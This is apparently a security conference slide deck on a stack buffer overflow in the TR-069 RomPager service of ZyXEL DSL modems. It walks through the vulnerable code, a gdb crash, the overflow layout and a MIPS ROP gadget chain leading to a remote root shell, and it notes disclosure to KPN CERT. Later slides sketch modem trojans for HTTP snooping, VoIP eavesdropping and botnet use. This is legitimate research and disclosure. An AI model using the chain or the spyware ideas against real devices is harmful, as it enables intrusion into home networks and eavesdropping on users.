TR-069 - OVERVIEW

- CWMP Protocol
- Used for provisioning and configuration deployment
- CPE: Customer Premise Equipment
- ACS: Auto Configuration Server

TR-069 on ZYXEL - ZYTR069

- HTTP Daemon listening on TCP port 7676
- Uses ZyXEL-RomPager/4.34
- Accessible from any WAN connected host
- Requires (HTTP Digest) authentication to do anything useful

ZYTR069 Files

- /usr/sbin/zytr069main
- /usr/sbin/zytr069cmd
- /usr/lib/librompager.so
- /var/S2_97Process
- /var/pdm/config.xml

ZYTR069 CONFIGURATION

config.xml


```
<ManagementServer>
  <STUNPassword PARAMETER="configured" TYPE="string" LENGTH="256"></STUNPassword>
  <STUNUsername PARAMETER="configured" TYPE="string" LENGTH="256"></STUNUsername>
  <STUNServerAddress PARAMETER="configured" TYPE="string" LENGTH="256">acs.telefoniedienst.nl</STUNServerAddress>
  <ConnectionRequestPassword PARAMETER="configured" TYPE="string" LENGTH="256">*censored*</ConnectionRequestPassword>
  <ConnectionRequestUsername PARAMETER="configured" TYPE="string" LENGTH="256">*censored*</ConnectionRequestUsername>
  <PeriodicInformTime PARAMETER="configured" TYPE="datetime">2011-04-22T14:29:02</PeriodicInformTime>
  <Password PARAMETER="configured" TYPE="string" LENGTH="256"></Password>
  <Username PARAMETER="configured" TYPE="string" LENGTH="256"></Username>
  <URL PARAMETER="configured" TYPE="string" LENGTH="256">http://acs.telefoniedienst.nl/ACS/</URL>
  <STUNEnable PARAMETER="configured" TYPE="boolean">0</STUNEnable>
  <PeriodicInformEnable PARAMETER="configured" TYPE="boolean">1</PeriodicInformEnable>
  <ManageableDeviceNotificationLimit PARAMETER="configured" TYPE="uint16" MAX="65535" MIN="0">0</ManageableDeviceNotific
  <STUNServerPort PARAMETER="configured" TYPE="uint16" MAX="65535" MIN="0">3478</STUNServerPort>
  <STUNMinimumKeepAlivePeriod PARAMETER="configured" TYPE="uint32" MAX="4294967295" MIN="30">60</STUNMinimumKeepAlivePer
  <STUNMaximumKeepAlivePeriod PARAMETER="configured" TYPE="sint31" MAX="2147483647" MIN="-1">-1</STUNMaximumKeepAlivePer
  <UDPConnectionRequestAddressNotificationLimit PARAMETER="configured" TYPE="uint32" MAX="4294967295" MIN="0">0</UDPConn
  <PeriodicInformInterval PARAMETER="configured" TYPE="uint32" MAX="4294967295" MIN="30">21440</PeriodicInformInterval>
</ManagementServer>
```

ZYTR069 URI's

- /CWMP/ConnectionRequest
- /UE/FormDisplay
- /UE/ProcessForm
- /UE/...

ZYTR069 User Exit Form

/UE/FormDisplay




/UE/ProcessForm

librompager.so test page for POST data

/UE/ProcessForm DoS

- More than ~50 characters of user input crashes zytr069main
- Effectively manages a ZyXEL modem unmanagable (Denial of Service)
- Might also potentially allow arbitrary code execution..

IDA TIME!


IDA - C:\Users\blasty\Downloads\librompager.idb (librompager.so)
File Edit Jump Search View Debugger Options Windows Help
IDA View-A
Hex View-A
Structures
Enums
Imports
Exports
handle_processForm:
var_60= -0x60
var_58= -0x58
var_38= -0x38
var_18= -0x18
var_10= -0x10
var_C= -0xC
var_8= -8
li $gp, 0xA6B38
addu $gp, $t9
addiu $sp, -0x70
sw $ra, 0x68($sp)
sw $s1, 0x64($sp)
sw $s0, 0x60($sp)
sw $gp, 0x10($sp)
li $v0, 2
sw $v0, 0x3C($a0)
lw $v0, 0x24($a0)
nop
addiu $s0, $sp, 0x70+var_38
addiu $a0, $sp, 0x70+var_18
loc_63494:
addiu $a1, $sp, 0x18
move $a2, $s0
la $t9, RpGetFormIten
nop
jalr $t9 ; RpGetFormIten
nop
lw $gp, 0x70+var_60($sp)
addiu $a0, $sp, 0x70+var_58 # s1
Graph overview
Output window
Executing function 'main'...
C:\Users\blasty\Desktop\ida61\plugins\epf.plw: incompatible plugin version, skipped
Can not set debug privilege: Not all privileges or groups referenced are assigned to the caller.
Can not set debug privilege: Not all privileges or groups referenced are assigned to the caller.
Python 2.7.2 (default, Jun 24 2011, 12:21:10) [MSC v.1500 32 bit (Intel)]
IDAPython v1.5.2 final (serial 3) (c) The IDAPython Team <idapython@googlegroups.com>
Python
AU: idle
Down
Disk: 34GB
Click and drag to move the graph
Start
ida61
Desktop
IDA - C:\Users\blasty...
9:00 PM

VULNERABILITY DETAILS

- handle_processForm (0x63448) is responsible for handling POST requests to the test form
- invokes RpGetFormItem() with a destination buffer on the stack of a fixed size (48 bytes)
- RpGetFormItem doesn't do any boundschecking and writes past end of buffer.
- Classic stack based buffer overflow.

ROMPAGER CODING PRACTICES

```
/*
        This routine is called for each URL that the RomPager Intro
        Web server processes. This routine is responsible for formatting
        the response that the Web server will send to the browser.
*/

extern void RpExternalCgi(void *theTaskDataPtr, rpCgiPtr theCgiPtr) {
        char *      theFormBufferPtr;
        Boolean     theFoundFlag;
        char  theName[25];
        char  theValue[25];
```

--- 8< ----- *SNIP SNIP* ----- 8< ---


```
else if (theCgiPtr->fHttpRequest == eRpCgiHttpPost) {
        /*
                We got a POST request, so see if it matches the form that
                we know.
        */
        if (RP_STRCMP(theCgiPtr->fPathPtr, "/ProcessForm") == 0) {
                /*
                        This is our form, so go retrieve the values.
                */
                theFormBufferPtr = theCgiPtr->fArgumentBufferPtr;
                theFoundFlag = False;
                while (!theFoundFlag && *theFormBufferPtr != '\0') {
                        RpGetFormItem(&theFormBufferPtr, theName, theValue);
                        if (RP_STRCMP(theName, "The text") == 0) {
                                theFoundFlag = True;
                        }
                }
```

ROMPAGER HTTPD

Overview of services running on Port 80 TCP.
~70.84 Million IP addresses observed from May to December 2012
To get raw lists of the data go to Download . For an explanation of what this data is and how it was obtained, see Paper .

Servicename	Product	Count	Percent
http	Apache	14208112	20.057
http	Allegro RomPager	13116974	18.517
http		8881082	12.537
http	Microsoft IIS httpd	6071267	8.571

http://internetcensus2012.bitbucket.org/paper.html



BUILDING A MIPS TOOLCHAIN

- It would be nice if we could easily assemble/ compile shellcode and binaries for target.
- Some debugging tools like gdb(server) would also be nice..
- Compiling gcc, binutils, libc manually.. ? :(
- buildroot to the rescue!
- $ make menuconfig && make install
- up and running with relative ease within an

$PC = 0xBADC0DED

```
# gdb -q /usr/sbin/zytr069main
Reading symbols from /usr/sbin/zytr069main...done.
Disconnect Service Server
Disconnect Service Server

Program received signal SIGBUS, Bus error.
0x42424242 in ?? ()
(gdb) i r
          zero       at       v0       v1       a0       a1       a2       a3
 R0   00000000 00000001 000000de 2abb74f4 2abb74f0 2abb7414 80808080 fefefeff
           t0       t1       t2       t3       t4       t5       t6       t7
 R8   00000020 20202020 6100636f 00000004 742d6c65 00000010 00000010 2ab38304
           s0       s1       s2       s3       s4       s5       s6       s7
 R16  41414141 41414141 2afc95c8 2afecd34 42424242 42424242 00000001 7fcc6ca4
           t8       t9       k0       k1       gp       sp       s8       ra
 R24  0000025b 2adf9490 00000000 00000000 2abbdec0 7fcc6af0 7fcc6ca0 42424242
       status       lo       hi badvaddr    cause       pc
      0100fc13 19999999 00000005 42424242 10800010 42424242
          fcsr      fir  restart
      00000000 00000000 00000000
```

:D-]-<

WRITING AN EXPLOIT


- Buffer layout [“A”x48][$PC]
- Use of basic Return Oriented Programming techniques to bypass separated data/ instruction caches.
- Eventually runs own code (shellcode) to get interactive remote root shell

MIPS ROP

- MIPS ROP is kind of awkward
- Separate I- and D-Cache. We need to work around cache incoherency
- sleep() is a good way to force a context-switch to happen and sync the CPU cache
- Stack is executable so we only need a minimal ROP chain before returning into shellcode. No ASLR either!
- instruction after branch or jump is always executed first

MIPS ROP - GADGETS PART I

```
# gadget 1
li      a0,1          set arg for sleep
move    t9,s1         set t9 = s1
jalr    t9            jump to gadget 2
ori     a1,s0,0x2
```




```
# gadget 2
move    t9,s1         set t9 = s1 = gadget 2
lw      ra,36(sp)
lw      s2,32(sp)
lw      s1,28(sp)     set s1 = sleep
lw      s0,24(sp)
jr      t9            jump to gadget 2
addiu   sp,sp,40
```

```
# gadget 2
move    t9,s1
lw      ra,36(sp)     set ra = gadget 3
lw      s2,32(sp)
lw      s1,28(sp)
lw      s0,24(sp)
jr      t9
addiu   sp,sp,40      jump to sleep
```

MIPS ROP - GADGETS PART II

```
# gadget 3
move    v0,s0
lw      ra,36(sp)  set ra = gadget 4
lw      s2,32(sp)
lw      s1,28(sp)  set s1 = gadget 5
lw      s0,24(sp)
jr      ra         jump to gadget 4
addiu   sp,sp,40
```




```
# gadget 4
move    t9,s1
jalr    t9
addiu   a1,sp,184  set a1 = sp+184
```



```
# gadget 5
move    t9,a1
move    a1,a2
jr      t9         jump to shellcode
addiu   a0,a0,8
```

POPPIN' A SHELL - DEMO



RESPONSIBLE DISCLOSURE

- Contacted KPN CERT Team
- New firmware rolled out
- Visited for verification
- Everyone happy

LET'S BUILD TROJANS/SPYWARE!

FOR DSL MODEMS

LIVE HTTP SNOOPING

- Build libpcap for MIPS
- Add minimal HTTP request parser
- ???
- PROFIT!

VOICE CALL EAVESDROPPING

VOICE CALL EAVESDROPPING - PART II

- VoIPong - http://www.enderunix.org/voipong/
- Not directly suitable for embedded trojan use.. :-(
- But with some minimal modifications, it is! :-)

VOICE SNOOPING DEMO

TONS OF MORE "FUN"

- We won't focus on C&C right now..
- It's just Linux(tm)
- IPTables rocks!
- SSLStrip is heavy..
- DDoS?
- Expensive outbound calls

THE BOTNET AUCTION BEGINS!

STARTING BID:
$ 31337

CONCLUSION

- Consumer DSL devices are a viable target
- Oldskool bugs inside of a black box
- More focus on the security of these types of devices is nescessary.
- A different architecture or obscure software won't stop a real hacker! ;-)

THANKS FOR LISTENING!
QUESTIONS?

GITHUB.COM/BLASTY/HIMYM.GIT